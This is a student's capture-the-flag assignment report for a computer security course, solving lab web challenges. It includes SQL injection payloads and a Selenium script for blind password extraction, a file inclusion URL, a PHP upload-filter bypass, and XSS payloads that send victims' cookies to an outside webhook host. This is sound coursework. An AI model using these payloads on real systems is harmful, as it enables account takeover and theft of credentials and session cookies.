

Assignment 2 Report

Computer Security

CSE467

20211216

GawnUk Lee


Problem 0. Warm-up: Find the CTF Webpage (2 points)

- (a) (1 point) What is the URL of our CTF homepage?

URL would be `http://10.20.12.187:4000`

- (b) (1 point) Describe how you discovered this URL.

Found on head section of our course homepage by using development tool in browser.



Problem 1. Login (10 points)

- (a) (2 points) Describe the SQL query used in this web service.

Maybe SQL query used in this web service would be `"SELECT COUNT(*) FROM user WHERE username='$inputUsername' AND password='$inputPassword'";`

- (b) (2 points) Describe the vulnerability in this web service.

Since it puts id and password value directly into SQL query and execute it.

Also, server did not sanitize user's input and using it directly into code, it could be malicious.

Thus, we can put **admin'** – into username section which can bypass password authentication query.


- (c) (5 points) Explain in detail how you can exploit this vulnerability to get the flag.

Since we can put SQL query by utilizing username input section like **admin'** -- and any input on password section, we can modify SQL query and execute malicious code.

Then, we can successfully log in by admin.

(d) (1 point) What is the flag?

flag{2646ff5166d1b4602eaec51b906782db}



The screenshot shows a web application interface with a green message box at the top stating "Welcome, admin!" and displaying a flag: "flag{2646ff5166d1b4602eaec51b906782db}". Below the message box are two input fields: "admin' --" for the username and "Password" for the password. A blue "Sign in" button is positioned below the password field. At the bottom of the page, there is a copyright notice: "© WebSec Lab all rights reserved."

Problem 2. Password (15 points)


(a) (13 points) Explain in detail how you can exploit this vulnerability to get the flag (i.e., admin's password).

Due to usage of input as code and did not sanitize user's input, we can modify SQL query into malicious one by utilizing username input section.

Thus, we can try to put **admin' AND SUBSTR(password, 1, 1) == 'a' --** to try to find out certain area's character by changing 'a' part to find out correct character and changing SUBSTR's middle parameter to check certain position of password iteratively. Finally, combining all of result, I could get the password.

(b) (2 points) What is the flag?

flag{63d6566155a4e75f920cf4e184cc8a68}



The screenshot shows a web application interface with a green message box at the top stating "Welcome, admin' AND SUBSTR(password, 6, 1) == '4' --!". Below the message box are two input fields: "Username" and "Password". A blue "Sign in" button is positioned below the password field. At the bottom of the page, there is a copyright notice: "© WebSec Lab all rights reserved."

Problem 3. Password++ (25 points)

(a) (3 points) Guess the SQL query used in this web service.

Maybe SQL query used in this web service would be **"SELECT COUNT(*) FROM user WHERE username='\$inputUsername' AND password='\$inputPassword'";** which is same as previous problem 1 & 2.

- (b) (1 point) What is the HTTP method of the request sent by the browser when you click the "Sign in" button?

It utilize POST method to send login request.

- (c) (1 point) What is the body content of the HTTP request sent by the browser when you click the "Sign in!" button?

When click sign in button, one of body content changes

```
<h1 class="h3 mb-3 font-weight-normal">Get admin's password++</h1>
<p>Sample Account: guest / guest</p>
```

to below one when log in is successful,

```
<div class="alert alert-success" role="alert">
  " Welcome, "
  <b>W$inputUsername</b>
  "! "
</div>
```

or it changes to below one when it failed to log in.

```
<div class="alert alert-danger" role="alert"> Login fail... </div>
```

- (d) (5 points) Describe the vulnerability in this web service.

Similar to problem 1 and 2, it did not sanitize user input, and used it directly into code.

Then, attacker may utilize blind SQL attack to get admin or other account's password by modifying SQL query by putting **admin' AND SUBSTR(password, 1, 1) == 'a' --** in username input box.

- (e) (10 points) Explain how you can exploit this vulnerability to get the flag (i.e., admin's password). Include the script (e.g, python3 script) to exploit it.

Since I utilized same vulnerability as above, which it use user's input as code and do not sanitize it, it can directly attach some portion of malicious SQL query fragment to make query malicious.

Script would be utilized as below.

```
import getpass
import string
```

```
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.common.exceptions import StaleElementReferenceException
```

```
driver = webdriver.Chrome()
driver.get("http://10.20.12.187:4002")
driver.implicitly_wait(2)
```

```
query_f = "admin' AND SUBSTR(password, "
query_m = ", 1) == '"
query_e = "' --"
i = 1
flag = ""
```

```
while True:
```

```
    for j in string.printable:
```

```
        user_id = query_f + str(i) + query_m + str(j) + query_e
```

```
        driver.find_element(By.ID, 'inputUsername').send_keys(user_id)
```

```
        driver.find_element(By.ID, 'inputPassword').send_keys("1")
```

```
        driver.find_element(By.XPATH, '/html/body/form/button').click()
```

```
        # Wait until the element is present in the DOM
```

```
        for _ in range(3): # Retry up to 3 times
```

```
            try:
```

```
                output_element = driver.find_element(By.XPATH,
"/html/body/form/div")
```

```
                output = output_element.text
```

```
                break # Exit loop if successful
```

```
            except StaleElementReferenceException:
```

```
                pass # Retry locating the element
```

```
        if(output != "Login fail..."):
```

```
            print(output)
```

```

        file_name = str(i) + ".th.png"
        driver.get_screenshot_as_file(file_name)
        flag += j
        i += 1
        break

    if i > 38:
        break


print(flag)

driver.quit

```

(f) (5 points) What is the flag?

flag{4800654a13dd3da01e26e32a65e5abd0}



```

Welcome, admin' AND SUBSTR(password, 27, 1) == '3' --!
Welcome, admin' AND SUBSTR(password, 28, 1) == '2' --!
Welcome, admin' AND SUBSTR(password, 29, 1) == 'a' --!
Welcome, admin' AND SUBSTR(password, 30, 1) == '6' --!
Welcome, admin' AND SUBSTR(password, 31, 1) == '5' --!
Welcome, admin' AND SUBSTR(password, 32, 1) == 'e' --!
Welcome, admin' AND SUBSTR(password, 33, 1) == '5' --!
Welcome, admin' AND SUBSTR(password, 34, 1) == 'a' --!
Welcome, admin' AND SUBSTR(password, 35, 1) == 'b' --!
Welcome, admin' AND SUBSTR(password, 36, 1) == 'd' --!
Welcome, admin' AND SUBSTR(password, 37, 1) == '0' --!
Welcome, admin' AND SUBSTR(password, 38, 1) == '}' --!
flag{4800654a13dd3da01e26e32a65e5abd0}
PS D:\Downloads\Junior\Computer Security\assignment_2>

```

Problem 4. Check Duplicate (35 points)

(a) (4 points) Guess the SQL query used in this web service.

Maybe SQL query used in this web service would be **SELECT COUNT(*) FROM user WHERE username='\$inputUsername'**;

(b) (2 points) Describe the vulnerability in this web service.

Similar as problem 1 to 3, it utilize user's input directly as code. Also, user's input is not sanitized in server. This combination makes attacker can modify SQL query into malicious code by inserting some fragment of malicious SQL query into username input box.

(c) (12 points) What is the name of the table used for managing the admin's account? Explain in detail how you found it.

Table name for managing admin's account would be **privileged_user**.

By utilizing below 2 SQL queries, I could get table name containing admin account.

- 1) `guest' AND (SELECT COUNT(*) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%')=2 --`

sqlite_master manages whole table contained in sqlite, so we could get table quantity, table name or other things by using sqlite_master table.

- 2) `guest' AND (SELECT SUBSTR(name,1,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)='a'--`
First, LIMIT limits quantity of searching table, and OFFSET set starting position.

By utilizing above SQL query, we can get certain table name by iteratively changing mid parameter of SUBSTR and 'a' which is comparing value.

```
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)=' ' --
privileged_user
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)=' ' --
' --
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)=' ' --
privileged_user
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)=' ' --
' --
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)=' ' --
privileged_user
1 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)='0' --
0 user has the name guest' AND (SELECT SUBSTR(name,16,1) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%' LIMIT 1 OFFSET 1)='0' --
--
Ln 13, Col 11 (119 selected) Spaces: 4 UTF-8 CRLF {} P
```

- (d) (12 points) Explain in detail how you can exploit this vulnerability to get the flag. Similar as problem 1 to 3, by knowing table name and assumes password stored column as password, we could get password of admin by utilizing SUBSTR.

`guest' AND (SELECT SUBSTR(password, 1, 1) FROM privileged_user WHERE username='admin') = 'a' --` is used to find out password of admin.

- (e) (5 points) What is the flag?

flag{e11b79ca59cebf88aee1dc5c4c0e31d0}

```
flag{e11b79ca59cebf88aee1dc5c4c0e31d0}
1 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
0 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
flag{e11b79ca59cebf88aee1dc5c4c0e31d0}
1 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
0 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
flag{e11b79ca59cebf88aee1dc5c4c0e31d0}
1 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
1 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
1 user has the name guest' AND (SELECT SUBSTR(password,38,1) FROM privileged_user WHERE username='admin')='{ ' --
flag{e11b79ca59cebf88aee1dc5c4c0e31d0}
PS D:\Downloads\Junior\Computer Security\assignment_2>
Share
Ln 14, Col 36 (15 selected)
```

Problem 5. Get Color (10 points)

- (a) (3 points) Describe the vulnerability in this web service.


Since it does not restrict file which could be included in, we can utilize file inclusion attack method to get flag.

- (b) (6 points) Explain in detail how you can exploit this vulnerability to get the flag.

By inputting <http://10.20.12.187:4004/?COLOR=/var/www/flag.txt> I could fetch flag.

(c) (1 point) What is the flag?

flag{4838ca10e659bcf161c3b800ba71e08c}



Problem 6. Uploader (15 points)

(a) (6 points) Describe in pseudocode what content-filtering checks are implemented on the server for uploaded files.

```
<?php
$black_list = array('php', ...)
if not in_array(ext($file_name), $black_list)
    if not '<?php' in $file_content
        move($file_name, &upload_path);
    else
        message('Error');
    endif
else
    message('Error');
endif
?>
```

(b) (6 points) Explain how you can exploit this vulnerability to get the flag.

Since it does not block other php executable files, we could change file extension of the shell code contained php code as .pht file.

(c) (3 points) What is the flag?

flag{cf68b6c56c14ece6c68ad752e4c2352d}



Problem 7. Uploader++ (25 points)

(a) (10 points) Describe in pseudocode what content-filtering checks are implemented on the server for uploaded files.


```
<?php
$black_list = array('php', ...)
$white_list_header = array('jpg_header', ...)
if not ext($file_name) = $black_list
    if $file_content has white_list header then
        move($file_name, &upload_path);
    else
        message('Error');
    endif
else
    message('Error');
endif
?>
```

(b) (10 points) Explain how you can exploit this vulnerability to get the flag.

123

(c) (5 points) What is the flag?

flag{ee21c8ce484b736cff76194b35f5689f}



Problem 8. Search V1 (10 points)

(a) (2 points) Describe the vulnerability in this web service. You need to specify which type of XSS this vulnerability is.

It does not sanitize keyword input, thus inline script can be utilized. So, if malicious js code is put in url, victim receives page with malicious js code

included.

Thus, it could be reflected XSS attacks.

- (b) (7 points) Explain how you can exploit this vulnerability to get the flag.


`http://10.20.12.187:4007/?keyword=<script>fetch('https://spicy-answer-58.webhook.cool?data=' + document.cookie)</script>`

fetch would work to access given parameters, and document.cookie is utilized to take value of victim's cookie.

Since js code is contained from original website, SOP will not be worked.

- (c) (1 point) What is the flag?

flag{c7a39db946b5ca11a0adc77baddbd29a}



Problem 9. Search V2 (20 points)


- (a) (5 points) Compared to Problem 8, what defense mechanism has been added?

Describe the added defense logic in detail.

It sanitizes keyword input if `<script>` is included.

- (b) (8 points) Describe how you can bypass the deployed defense mechanism.

By putting `<<script>script>`, sanitizer would sanitize just `<script>` part, so remaining `<script>` can make inline script work.



- (c) (4 points) Explain how you can exploit this vulnerability to get the flag.

`http://10.20.12.187:4008/?keyword=<<script>script>fetch('https://spicy-answer-58.webhook.cool?data=' + document.cookie)<<script>/script>`


fetch would work to access given parameters, and document.cookie is utilized to

take value of victim's cookie.

Since js code is contained from original website, SOP will not be worked.

(d) (3 points) What is the flag?

flag{cac8e843d040b78ef8817d217fb4e418}




Problem 10. Service Center (25 points)

(a) (10 points) Describe the vulnerability in this web service. You need to specify which type of XSS this vulnerability is.

I assumed that this server does not sanitize user's input.

Thus, when I put `</textarea> <script>alert('xss');</script>` in inputContent section, text area is closed due to html tag `</textarea>`, so behind script can be executed.



(b) (11 points) Explain how you can exploit this vulnerability to get the flag.

By making malicious script inputted post(inline script


`</textarea> <script>fetch('https://spicy-answer-58.webhook.cool?data=' +`

`document.cookie)</script>` is inserted in inputContent section of post) on service center bulletin, and make victim to execute or fetch target bulletin post.

Then, we could get victim's cookie which would be flag.

(c) (4 points) What is the flag?

flag{ae8006beebe961c05f12e9a83899d4f3}



Problem 11. Search V3 (30 points)

- (a) (5 points) Describe the vulnerability in this web service. You need to specify which type of XSS this vulnerability is.
- (b) (10 points) Explain the deployed defense logic to prevent vulnerabilities.
 - 1) First, it sanitizes vulnerable keyword script into forbidden.
 - 2) It does not allow other referrer due to **strict-origin-when-cross-origin** referrer policy, thus it can't fetch site from direct link or other website.
 - 3) It first fetch into <http://10.20.12.187:4009/> and wait 3 seconds. And then we can finally get search.php.
 - 4) Even insert html tag such as `</span>`, `</body>`, and so on, it does not work as html tag but just showing as plain text.
- (c) (10 points) Explain how you can exploit this vulnerability to get the flag.
- (d) (5 points) What is the flag?

Refefence

- 1. python venv <https://www.daleseo.com/python-venv/>
- 2. selenium crawling <https://mskim8717.tistory.com/100>
- 3. selenium find_element error <https://velog.io/@dmsqo1403/Selenium-Invalid-argument-Error>

4. python.string <https://docs.python.org/ko/3.13/library/string.html>
5. selenium.by_id error
<https://stackoverflow.com/questions/73843069/attributeerror-webdriver-object-has-no-attribute-find-element-by-xpath>
6. SQLite3 table manager information <https://itholic.github.io/python-sqlite-master/>
7. SQL union https://www.w3schools.com/sql/sql_union.asp
8. SQL query <https://ksrapp.tistory.com/5>
9. FUSE <https://wsp-lab.github.io/papers/lee-fuse-ndss20.pdf>
10. File extensions <https://zzunsik.tistory.com/28>
11. PHP script valid file extensions
<https://www.studyhost.net/support/knowledgebase/53/What-are-valid-file-extensions-I-can-use-for-PHP-scripts.html>